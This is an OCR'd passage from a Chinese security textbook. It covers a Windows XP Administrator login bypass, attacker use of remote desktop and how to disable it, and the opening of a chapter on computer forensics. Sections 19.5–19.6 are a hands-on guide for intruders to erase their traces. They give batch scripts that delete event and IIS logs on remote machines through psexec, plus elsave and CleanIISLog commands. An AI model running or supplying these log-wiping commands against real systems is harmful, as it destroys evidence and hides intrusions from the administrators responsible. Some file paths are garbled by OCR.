


图 19.52 Windows XP 的欢迎登录界面

此时如果输入的密码不正确，将提示密码错误，并且提示用户重新输入密码。如果用户真的忘记了密码也没有关系，在如图 19.52 所示的欢迎登录界面中连续多次按下 Ctrl+Alt+Del 组合键，将会弹出 Windows 经典对话框，在该对话框中的“用户名”文本框中输入“Administrator”之后按 Enter 键，也同样可以登录到计算机系统当中。在登录到系统之后，可以删除先前忘记密码的用户，重新创建一个用户。实际上，这是 Windows XP 操作系统中一个很大的漏洞，黑客攻击者往往会利用这个漏洞后门对用户的计算机系统进行控制和攻击。因此，要防范黑客攻击者利用这个漏洞后门进行攻击，需要将计算机系统中的 Administrator 用户设置密码，其实现的具体操作步骤如下所示。

step 1 首先以“Administrator”用户登录到计算机系统。单击“开始”按钮，然后执行“控制面板”→“用户账号”命令，打开“用户账号”窗口，如图 19.53 所示。

图 19.53 “用户账号”窗口

step 2 单击 Administrator 用户，进入到更改用户设置的窗口当中，在该窗口中可以实现更改用户图片和为用户设置密码的功能，如图 19.54 所示。

图 19.54 更改用户设置窗口

step 3 单击“创建密码”选项，进入到为用户创建密码的对话框当中。在该对话框中输入一个新密码，并且在确认密码之后单击“创建密码”按钮，完成为 Administrator 用户创建密码的操作，如图 19.55 所示。




图 19.55 为“Administrator”用户创建密码

19.4.2 操作系统内置后门的防范

相信很多用户都使用过 Windows 操作系统中的远程桌面连接。然而，如果用户的计算机系统已经开启了远程桌面连接功能，则会给黑客攻击者控制计算机系统提供便利的条件。Windows 操作系统中的远程桌面连接是微软为了方便用户远程维护计算机而设置的，它允许用户从远程登

录自己的操作系统。在未经授权的情况下，将系统中的该功能开放后，会给黑客入侵系统提供“方便之门”。

通过 Windows 操作系统中的远程桌面连接控制目标计算机的操作步骤如下所示。

step 1 在 Windows XP 或 Windows 2003 操作系统中，单击“开始”按钮，然后执行“所有程序”→“附件”→“通信”→“远程桌面连接”命令，如图 19.56 所示。

图 19.56 选择“远程桌面连接”命令

step 2 在随后弹出的“远程桌面连接”对话框中输入启动了远程桌面连接功能计算机的 IP 地址，如图 19.57 所示。

step 3 如果目标计算机处于启动的状态，则按下 Enter 键之后就可以连接到目标计算机了，然后在弹出的“登录到 Windows”对话框中输入目标计算机的用户名和密码，如图 19.58 所示。




图 19.57 “远程桌面连接”对话框

图 19.58 通过远程桌面连接到远程计算机

step 4 在输入了正确的用户名和密码之后，单击“确定”按钮可以登录到目标计算机系统当中，这样就可以像操作本地计算机一样操作远程计算机了。

为了防止黑客攻击者利用这个危险的后门入侵计算机系统，可以关闭远程桌面连接的功能，其具体的操作步骤如下所示。

step 1 右击计算机系统桌面上的“我的电脑”图标，然后在弹出的快捷菜单中选择“属性”命令，此时将弹出“系统属性”对话框。

step 2 在“系统属性”对话框中选择“远程”选项卡，进入到“远程”选项卡界面当中。在该选项卡界面中的“远程桌面”栏下取消勾选“允许用户远程连接到此计算机”复选框，如图 19.59 所示。




图 19.59 关闭远程桌面连接的功能

step 3 单击“确定”按钮，完成设置。此时远程桌面连接的功能就已经被关闭了。

19.5 日志信息的清理

在计算机系统当中，日志文件起着非常重要的作用。日志文件用于记录系统中曾经发生过的特定事件，如启动和停止系统服务事件；程序出错时保存的应用程序事件等。这些事件都会被如实地记录下来。然而，黑客攻击者常常需要掩盖入侵计算机系统的事实，这就需要将计算机系统中的日志信息进行清除。

19.5.1 手动清理本地计算机日志

黑客攻击者在对远程计算机进行攻击的过程中，远程计算机中的 Windows 系统会对入侵者的登录、注销、连接等操作都进行记录，并把这些记录保存到日志文件当中。黑客攻击者可以对日志文件中的日志信息进行手动清理，其具体实现的操作步骤如下所示。

step 1 首先使用管理员账号与远程计算机建立 IPC 连接，在远程计算机的“控制面板”窗口中

双击“管理工具”图标，然后再在“管理工具”窗口中双击“计算机管理”图标，此时将打开“计算机管理”窗口，如图 19.60 所示。




图 19.60 “计算机管理”窗口

step 2 在窗口左侧的树状列表中依次展开“计算机管理（本地）”→“系统工具”→“事件查看器”选项，即可进入到事件日志界面当中。事件日志界面中主要包括“应用程序”日志、“安全性”日志和“系统”日志 3 种，这 3 种日志分别记录不同种类的事件。

step 3 右击要删除的日志文件，这里选择的是“系统”日志文件，在弹出的快捷菜单中选择“清除所有事件”命令，即可清除选中日志文件中的日志信息，如图 19.61 所示。




图 19.61 清理系统日志

step 4 如果想彻底删除日志文件，可以在“计算机管理”窗口左侧的树状列表中依次展开“计算机管理（本地）”→“服务和应用程序”→“服务”选项，进入到系统服务界面当中。在该界面中找到“Event Log”服务，右击“Event Log”服务，然后选择“属性”命令，如图 19.62 所示。在随后打开的属性对话框中选择“常规”选项卡，然后在该选项卡中的“启动类型”下拉列表框中选择“已禁用”选项，如图 19.63 所示。单击“确定”按钮之后即可禁用“Event Log”服务。




图 19.62 系统服务界面




图 19.63 禁用“Event Log”服务

19.5.2 清理远程计算机日志

当黑客入侵的时候，IIS 日志会记录其接收到的任何请求，系统管理员通常会利用这点来发现黑客入侵的企图，从而采取措施应对黑客的入侵。为了防止系统管理员发现自己入侵的行为，黑客在入侵系统成功后的第一件事就是清除日志。通常情况下，黑客攻击者通过执行编写的批处理文件来清理远程计算机系统中的日志信息，其具体实现可按照下面的操作步骤进行。

step 1 首先编写一个名称为“del.bat”的批处理文件，其文件中的程序代码如下所示。

```
@del c:\winnt\system32\logfiles\*.*
@del c:\winnt\system32\config\*.evt
@del c:\winnt\system32\dtclog\*.*
@del c:\winnt\system32\*.log
@del c:\winnt\system32\*.txt
@del c:\winnt\*.txt
@del c:\winnt\*.log
@del c:\del.bat
```

step 2 再新建一个名称为“clean.bat”的批处理文件，其文件中的程序代码如下所示。

```
@copy del.bat \\1\c$
@echo 向目标计算机中复制本机的 del.bat 成功!
@psexec \\1 c:\del.bat
@echo 在"目标计算机"上运行 del.bat，清除日志文件 成功!
```

step 3 假设已经与“目标计算机”进行了 IPC 连接，在“命令提示符”窗口中输入“clean.bat 目标计算机 IP”命令，即可清除目标计算机上的日志文件。

19.5.3 清理 FTP 和 WWW 日志

黑客在对目标计算机实施攻击之后，通常会留下 IP 记录和 FTP 记录，这些记录分别被保存在 FTP 日志和 WWW 日志当中。为了防止网络管理员对其进行追踪，黑客在入侵之后通常要删除留


下的 IP 记录和 FTP 记录。

在 Windows XP 系统中 FTP 日志和 WWW 日志存放的路径如下所示：

- **FTP 日志** C:\windows\system%\system32\logfiles\msftpsvc1\，默认每天一个日志。
- **WWW 日志** C:\windows\system\system32\logfiles\w3svc1\，默认每天一个日志。

19.5.3.1 清除 WWW 日志

WWW 日志默认的存储位置是 C:\windows\system\system32\logfiles\w3svc1\，每天都产生一个新日志。如果管理员对其存放位置进行了修改，则可以运用 iis.msc 对其进行查看，再通过查看网站的属性来查找其存放的位置。此时，就可以在“命令提示符”窗口中通过“del *.*”命令来清除日志文件了。但是，使用这个方法删除不掉当天的日志，这是因为 w3svc 服务还在运行着。在“命令提示符”窗口中使用“net stop w3svc”命令把这个服务停止之后，再使用“del *.*”命令清除日志文件，就可以清除当天的日志。



清除日志之后，通过使用“net start w3svc”命令可以再次启动 w3svc 服务。

19.5.3.2 清除 FTP 日志

FTP 日志的默认存储位置为 C:\windows\system\system32\logfiles\w3svc1\，其清除方法和清除 WWW 日志的方法类似，清除 FTP 日志的具体操作步骤如下所示。

执行“开始”→“所有程序”→“附件”→“命令提示符”命令，打开“命令提示符”窗口。在“命令提示符”窗口中运行“net stop mstfpsvc”命令，停止 msftpsvc 服务。

在“命令提示符”窗口中运行“del *.*”命令，清除 FTP 日志。

在“命令提示符”窗口中运行“net start msftpsvc”命令，再次打开 msftpsvc 服务。

19.6 使用日志工具清理日志

前面讲解了清理日志的几种方法，实际上，清理日志也可以使用日志工具来实现。通常情况下，黑客会借助 elsave 和 CleanIISLog 日志工具来清理入侵时留下的日志信息。下面就分别讲解使用这两种工具清理日志的实现方法。

19.6.1 使用 elsave 工具清理日志

elsave 是个清除日志的程序，使用 elsave 工具可以清理本地日志，也可以清理远程计算机中的日志。使用 elsave 清理日志的命令格式如下所示：

```
Elsave [-s\\server] [-1 log][-F file][-C] [-q]
```

语句中相关参数的含义如下所示：

- **-s\\server** 指定远程计算机。

- -l log　指定日志类型，其中参数“application”为应用程序日志，参数“system”为系统日志，参数“security”为安全日志。
- -F file　指定保存日志文件的路径。
- -C　清除日志操作。
- -q　把错误信息写入日志。

下面讲解使用 elsave 工具删除日志的具体操作步骤。

step 1　在本地计算机中的“命令提示符”窗口中运行“net use \\ip\ipc$ "password" /user:”命令，即可与远程计算机用 IPC 进行连接。

step 2　在本地计算机中的“命令提示符”窗口中分别运行如下命令，即可删除远程计算机中的日志文件。

清除应用程序日志的命令如下所示：

```
elsave -s\\192.168.0.106 -l application -C
```

清除系统日志的命令如下所示：

```
elsave -s\\192.168.0.106 -l system -C
```

清除安全日志的命令如下所示：

```
elsave -s\\192.168.0.45 -l security -C
```

step 3　在本地计算机中的“命令提示符”窗口中运行“net use\\192.168.0.106\ipc$/ del”命令，断开 IPC 连接。此时黑客便成功地删除了远程计算机中的事件日志。

19.6.2　使用 CleanIISLog 工具清理日志

使用 CleanIISLog 工具也可以清理日志，可以不留痕迹地清除指定的 IP 连接记录。CleanIISLog 只能在本地运行，而且必须具有 Administrator 权限。

使用 CleanIISLog 工具清理日志的命令格式如下所示：

```
Cleaniislog [logfile] [.] [cleanIP]
```

语句中相关参数的含义如下所示：

- logfile 指清除的日志文件，Logfile 用于指定要处理的日志文件，如果指定为“.”，则表示处理所有的日志文件。
- [.]中的“.”代表所有清除日志中的那个 IP 地址记录。
- cleanIP 用于指定要清除的 IP 记录，如果指定为“.”，则清除所有的 IP 记录。

使用 CleanIISLog 工具清除本地计算机中日志信息的实现方法如下所示。

step 1　执行“开始”→“所有程序”→“附件”→“命令提示符”命令，打开“命令提示符”窗口。

step 2 在“命令提示符”窗口中运行“cleaniislog . 127.0.0.1”命令，即可清除本地计算机的访问记录。当清除成功之后，CleanIISLog 即可在系统日志中将本身的运行记录清除。

19.7 小结

本章首先讲解了账号后门、系统服务后门、漏洞后门和木马程序等后门的攻击原理，然后讲解了 RootKit 技术与黑客之门的相关知识，最后介绍黑客在入侵之后，如何清除自己入侵痕迹方面的知识。本章是黑客攻防技术中的重点内容，在学习了本章中的内容之后，读者将会掌握通过后门技术攻击目标计算机的相关技术，同时也能够防范黑客攻击者通过后门技术实施的攻击。

下一章将介绍安全领域的一个另类：计算机取证分析。计算机取证是一个专业性很强的领域，为了让读者能够浅显地理解其中的知识，下一章将从计算机取证中的常见步骤入手，对如何获取证物及使用的工具、硬盘等进行实例分析，以及加密与解密分析，最后还将介绍一个专业的取证工具 EnCase 的使用方法。

◆ ◆ ◆

第 20 章　计算机取证

本章包括

- ◆电子证据
- ◆取证原则
- ◆硬盘分析
- ◆EnCase
- ◆常见的电子证据
- ◆使用工具获取证物
- ◆加密与解密
- ◆Quick View Plus

信息技术的高速发展，正在深刻地改变着人们的生活，与此同时，人类社会对信息技术的依赖也带来了巨大的安全风险。计算机犯罪正越来越多地在身边发生，这种犯罪行为包括了窃取和破坏数据、传播恶意程序、提供违法信息、诈骗及恐吓等多种多样的形式。因为计算机罪犯往往可以不受限制地获取犯罪所需的专业知识，实施犯案行为不受地域限制，并具有高隐蔽的特征，所以增长十分迅速。单独依靠信息技术进行安全防御已被证明是远远不足的，专业的计算机安全人员需要更多的主动性手段来打击和威慑计算机犯罪。

计算机取证（Computer Forensics）将计算机系统视为犯罪现场，运用先进的技术工具，按照规程全面检查计算机系统，提取、保护并分析与计算机犯罪相关的证据，以便据此发起诉讼。计算机取证工作主要围绕两个方面进行：证据的获取和证据的分析。

20.1　电子证据

电子证据是自电子技术出现及发展以后产生的一种新的证据类型。在电子技术出现之前，没有电子证据的概念。随着无线电技术的发明和使用，通过电子设备和电子技术产生和储存的电子信息逐渐向社会渗透。法律作为调整社会、政治秩序的工具，也逐渐接受和使用电子证据这一新型证据，特别是在电子技术相对成熟和飞速发展的今天，电子证据出现的频率越来越高，范围越来越广，已经成为证据系列的一个重要方面。

20.1.1　电子证据的概念

对电子证据的定义，目前有两个应用较为普遍：一是电子证据是以储存的电子化信息资料来证明案件真实情况的电子物品或者电子记录；二是电子证据又称计算机证据，是在计算机或计算机系统运行过程中产生的以其记录的内容来证明案件事实的电磁记录物。

在这两个定义中，第一个定义包含的内容较为丰富，也是法理上较为通用的称法。据此定义，以电子化（模拟和数字）形式存在的信息资料及其载体均可以作为电子证据。在其存在的形式和适用范围上，不仅包括计算机设备中的电子资料，也包括其他电子设备产生的资料；不仅包括电子记录，即电子产品所产生、储存的电子数据，还包括产生、储存这些电子数据的设备和储存介质；不

仅包括模拟信号的电子信息，也还包括数字信息。第二个定义则将电子证据局限于计算机（个体）和计算机系统（计算机网络系统）之中，所以将第二个定义称为计算机证据更为妥贴。

电子证据作为一种证据，具有可采性。但是电子证据与书证在性质上有着巨大的区别。书证是指用文字、符号、图画等表达的内容来证明案件真实情况的一切物品。从载体上看，书证中的文字、符号、图画等是以直接的方式存在于载体之上并能直观地再现；而电子证据则是以模拟和数字信号的形式存在于载体之上，不经过一定的技术手段不能直接显现。此外，书证的介质是多种多样的，纸张、布匹、塑料、泥土等都可以成为载体，而电子证据的介质则比较单一，主要是磁性介质和塑料，两者在储存方式、再现方式上都有区别。从两者的特性来看，书证具有不易篡改、保真性好的特点，一旦被涂改很容易发现；而电子证据则十分脆弱，易被删改、复制，且一经删改不仅不留痕迹，而且难以恢复。从两者的证明力来看，书证具有较强的证明力，只要其外形、物质载体存在，所记载和反映的内容就不会改变，一般可作为原始的、直接的证据使用；而电子证据由于其脆弱性，证明力相对较弱，大多只能作为间接证据使用。总而言之，将电子证据归为书证缺乏说服力。

电子证据特别是计算机证据在某些方面是可以以书面形式来表现的，比如网页页面，就可以打印成书面形式，如图 20.1 所示。所谓原件，是指信息首次固定于其上的介质。对于计算机证据来说，其产生于计算机并以数字方式存储于计算机磁盘之上，用肉眼是不可能看到其内容的，它只有通过转换、复制显示在屏幕上或者打印到其他介质上才能被肉眼所见，因而计算机证据不是没有原件，而是这个原件不能为肉眼所见，当它以某种方式显示出来时，已经失去了原件的属性，只能作为复制品对待。在复制传播过程中，由于其所依据的技术设备的安全性、稳定性、兼容性各有不同，显示的技术手段、方法也不尽相同。电子证据显示出来的外在形式和内容有时候与其本来的形式和内容并不相符，会出现失真、变形、丢失等现象，比如在 800×600 像素分辨率与 1024×768 像素分辨率下，看到的网页页面会有所不同（如图 20.2 和图 20.3 所示）。在是否启用了 Java 和 Flash 等技术的情况下也会有所不同。对于以打印方式显示的，因打印功能的限制，也不能完全反映页面的真实情况，如网页动画在打印件上就不能正常显示。这些都将影响到电子证据的真实性和全面性。因此，从电子证据的应用角度来说，电子证据没有原件，其证明效力也会因此而大打折扣。

图 20.1 可以打印成书面形式的网页页面

图 20.2 容易受分辨率影响的网页（800×600 像素）




图 20.3 容易受分辨率影响的网页（1024×768 像素）

20.1.2 电子证据的特点

对于电子证据的特点，有人认为其具有双重性、多媒体性、隐蔽性；有人认为其具有高科技性、无形性、复合性、易破坏性；也有人认为其具有内在实质上的无形性，外在表现形式的多样性、客观真实性、易破坏性；还有人认为其具有技术含量高、易被伪造和篡改、复合性、间接性，此外还具有收集迅速、易于保存、占用空间少、传送和运输方便、可以反复重现、易于使用、便于操作等特点。

归纳以上各方观点，电子证据的特点基本可以归结为以下几点：

- **技术性** 电子证据的技术性表现在电子证据依赖于一定的技术设备和技术手段而存在，它是电子技术的产物。磁带的发明、应用，产生了音频、视频电子证据，磁盘、光盘的应用，产生了多媒体电子证据。这些证据的产生，都是通过一定的设备和技术手段来实现的，离开了这些储存技术、计算机技术、网络技术，电子证据就无法存在，也无法再现。随着电

子技术的发展，电子证据在产生、存储、传递、加工及显示等方面也会有相应的发展。此外，电子证据的调取与再现也必须通过一定的技术手段、借助一定的设备、依靠专业技术人员来实现。

